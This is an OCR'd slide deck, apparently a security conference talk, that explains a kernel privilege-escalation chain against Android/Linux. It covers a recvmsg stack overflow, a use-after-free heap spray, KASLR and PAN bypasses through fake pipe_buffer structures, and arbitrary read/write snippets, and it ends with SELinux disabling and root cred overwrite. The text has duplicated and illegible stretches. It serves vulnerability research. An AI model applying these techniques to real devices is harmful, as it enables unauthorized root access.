
```
static inline pgtable_t
pte_alloc_one(struct mm_struct *mm, unsigned long addr)
{
        struct page *pte;

        pte = alloc_pages(PGALLOC_GFP, 0);
        if (!pte)
                return NULL;
        if (!pgtable_page_ctor(pte)) {
                __free_page(pte);
                return NULL;
        }
        return pte;
```

Exploit A - Bypass Privilege Access Never

- Trigger stack overflow by mmap memory



Dump kernel stack by semi-arb read



Targeted task_struct

Crafted pipe_buffer

Crafted pipe_inode_info

crafted_sk->addr

Payload from unix_address.name

ITER_PIPE (0x8)

skb->data -> crafted_data

mmap_pan_bypass_bytes

- **pipe_buffer.page**
- pipe_buffer.ops
- pipe_buffer.len
- ...
- pipe_inode_info.nrbufs
- pipe_inode_info.buffers
- pipe_inode_info.curbuf
- **pipe_inode_info.bufs**
- **...**
- unix_address.refcnt
- unix_address.len
- unix_address.hash
- ...
- ...
- **canary for ___sys_recvmsg**
- __sys_recvmsg caller addr
- **...**
- msghdr->msg_namelen
- ...
- **msghdr->msg_iter.type**
- msghdr->msg_iter.iov_offset
- msghdr->msg_iter.count
- **msghdr->msg_iter.pipe**
- -2


Kernel Stack

- ...
- **caller of __sys_recvmsg**
- canary
- stack variables
- **struct msghdr msg_sys**
- ...
- **caller of ___sys_recvmsg**
- canary
- stack variables
- struct sockaddr_storage addr
- ...
- **caller of sock_recvmsg**
- canary
- stack variables
- ...
- **caller of unix_stream_recvmsg**
- canary
- ...
- **caller of unix_stream_read_generic**
- canary
- stack variables
- ...
- caller of unix_copy_addr
- stack_cookie
- ...

Overflowed Stack Area

Exploit A - Semi Write Primitive

- Crafted `msghdr msg_sys` with fake pipe structures
- recvmsg syscall may use the fake pipe structures to perform arbitrary write (`skb_copy_datagram_msg`)
- `skb->data` (-2) overwrites **addr_limit => Arbitrary read / write primitive**



mmap_pan_bypass_bytes

Targeted task_struct → pipe_buffer.page

Crafted pipe_buffer: pipe_buffer.page, pipe_buffer.ops, pipe_buffer.len, ...

Crafted pipe_inode_info: pipe_inode_info.nrbufs, pipe_inode_info.buffers, pipe_inode_info.curbuf, pipe_inode_info.bufs, ...

crafted_sk->addr → unix_address.refcnt

unix_address.len

unix_address.hash

Payload from unix_address.name: ..., ..., canary for ___sys_recvmsg, __sys_recvmsg caller addr, ..., msghdr->msg_namelen, ..., msghdr->msg_iter.type, msghdr->msg_iter.iov_offset, msghdr->msg_iter.count, msghdr->msg_iter.pipe, ...

ITER_PIPE (0x8) → msghdr->msg_iter.type

skb->data -> crafted_data → -2

Kernel Stack

...

caller of __sys_recvmsg

canary

stack variables

struct msghdr msg_sys

...

caller of ___sys_recvmsg

canary

stack variables

struct sockaddr_storage addr

...

caller of sock_recvmsg

canary

stack variables

...

caller of unix_stream_recvmsg

canary

...

caller of unix_stream_read_generic

canary

stack variables

...

caller of unix_copy_addr


stack_cookie

...

Overflowed Stack Area

Exploit B - Leak Slab Pages

- Heap spray: occupy UAF `skb->data` to `scm_fp_list`
  - Transmit 2 pipe file descriptors + Spam ~80 file descriptors for opening `/dev/null`
  - Several file structures may occupy an **entire slab page**



The slab page only contains file structures transmitted by scm_fp_list
slab page
file structure
file structure
...
UAF sk_buff
...
data
...
...
scm_fp_list
count = 80
...
fp[0] = g_rw_pipe_fd
fp[1] = g_pan_bypass_pipe_fd
fp[2] = ...
fp[3] = open("/dev/null", ...)
fp[4] = open("/dev/null", ...)
fp[5] = open("/dev/null", ...)
...
Kernel file pointer leak


Exploit B - Bypass KASLR by "Pipe Primitive"

- Close file descriptors + Heap spray by sending socket datagram
  - We control the slab page

- Craft two fake `pipe_buffer` and `pipe_inode_info` structures

- When a victim task receives UAF `skb`: it may invoke `skb_unlink(skb, &sk->sk_receive_queue)`:





g_rw_pipe_file
...
...
private_data
...
Controlled Slab Page
mutex.count (int)
mutex.waiter_lock (int)
&g_rw_pipe_file->private_data
mutex.wait_list.prev
...
wait_queue.lock
wait_queue.head.next
wait_queue.head.prev
nrbufs = 2
...
tmp_page
bufs
user
page
offset
len
ops = ???
flags
private
page
offset
len
ops = ???
flags
private
pipe_inode_info
pipe buffers
virt_to_page

Exploit B - Bypass KASLR by "Pipe Primitive"

- Initialize `pipe_buffer->ops`
  - Write one byte to the pipe, the kernel will initialize the ops for us

- Reading the socket used to occupy the slab page
  - leak slab page


- “Pipe” migration for bypassing PAN by `pipe_inode_info->tmp_page`




```
static ssize_t
pipe_write(struct kiocb *iocb, struct iov_iter *from)
{
        ...
        for (;;) {
                ...
                /* Insert it into the buffer array */
                buf->page = page;
                buf->ops = &anon_pipe_buf_ops;
                buf->offset = 0;
                buf->len = copied;
                buf->flags = 0;
                ...
        }
        ...
}
```

Exploit B - Arbitrary R/W by “Pipe primitive”

- Manipulate `pipe_buffer->page` and `pipe_buffer->offset`
  - R/W anything including the controlled slab page itself
  - +1 method to bypass `CONFIG_ARM64_UAO`
    - **“Pipe primitive” (in the wild at least since 2020)**




```
pipe_buffers->page = virt_to_page(kernel_addr & 0xFFFFFFFFFFFFF000LL);
pipe_buffers->ops = anon_pipe_buf_ops;
pipe_buffers->offset = kernel_addr & 0xFFF;
```



```
temp_pan_bypass(crafted_obj, to_read_addr, read_size, flag);
write(g_rw_pipe_fd[0], crafted_obj, crafted_obj_size);
read(g_rw_pipe_fd[1], leak_out, leak_size); // arb read

temp_pan_bypass(crafted_obj, to_write_addr, write_size, flag);
write(g_rw_pipe_fd[0], crafted_obj, crafted_obj_size);
write(g_rw_pipe_fd[1], to_write_addr, val); // arb write
```

- Arb R/W => Code execution / Recover `/proc/kallsyms` …

- For more information, please stay tuned on the P0 guest blog :)



Post Exploitation


- Set SELinux permissive
- Overwrite creds to UID 0

Post Exploitation

- Set SE [illegible] missive
- Overw [illegible] o UID 0


- Hypervisor protection
  - `selinux_enforcing` is read-only
  - Cred structure is monitored
  - No calling:
    - `rkp_override_creds`
    - `poweroff_cmd`

Post Exploitation



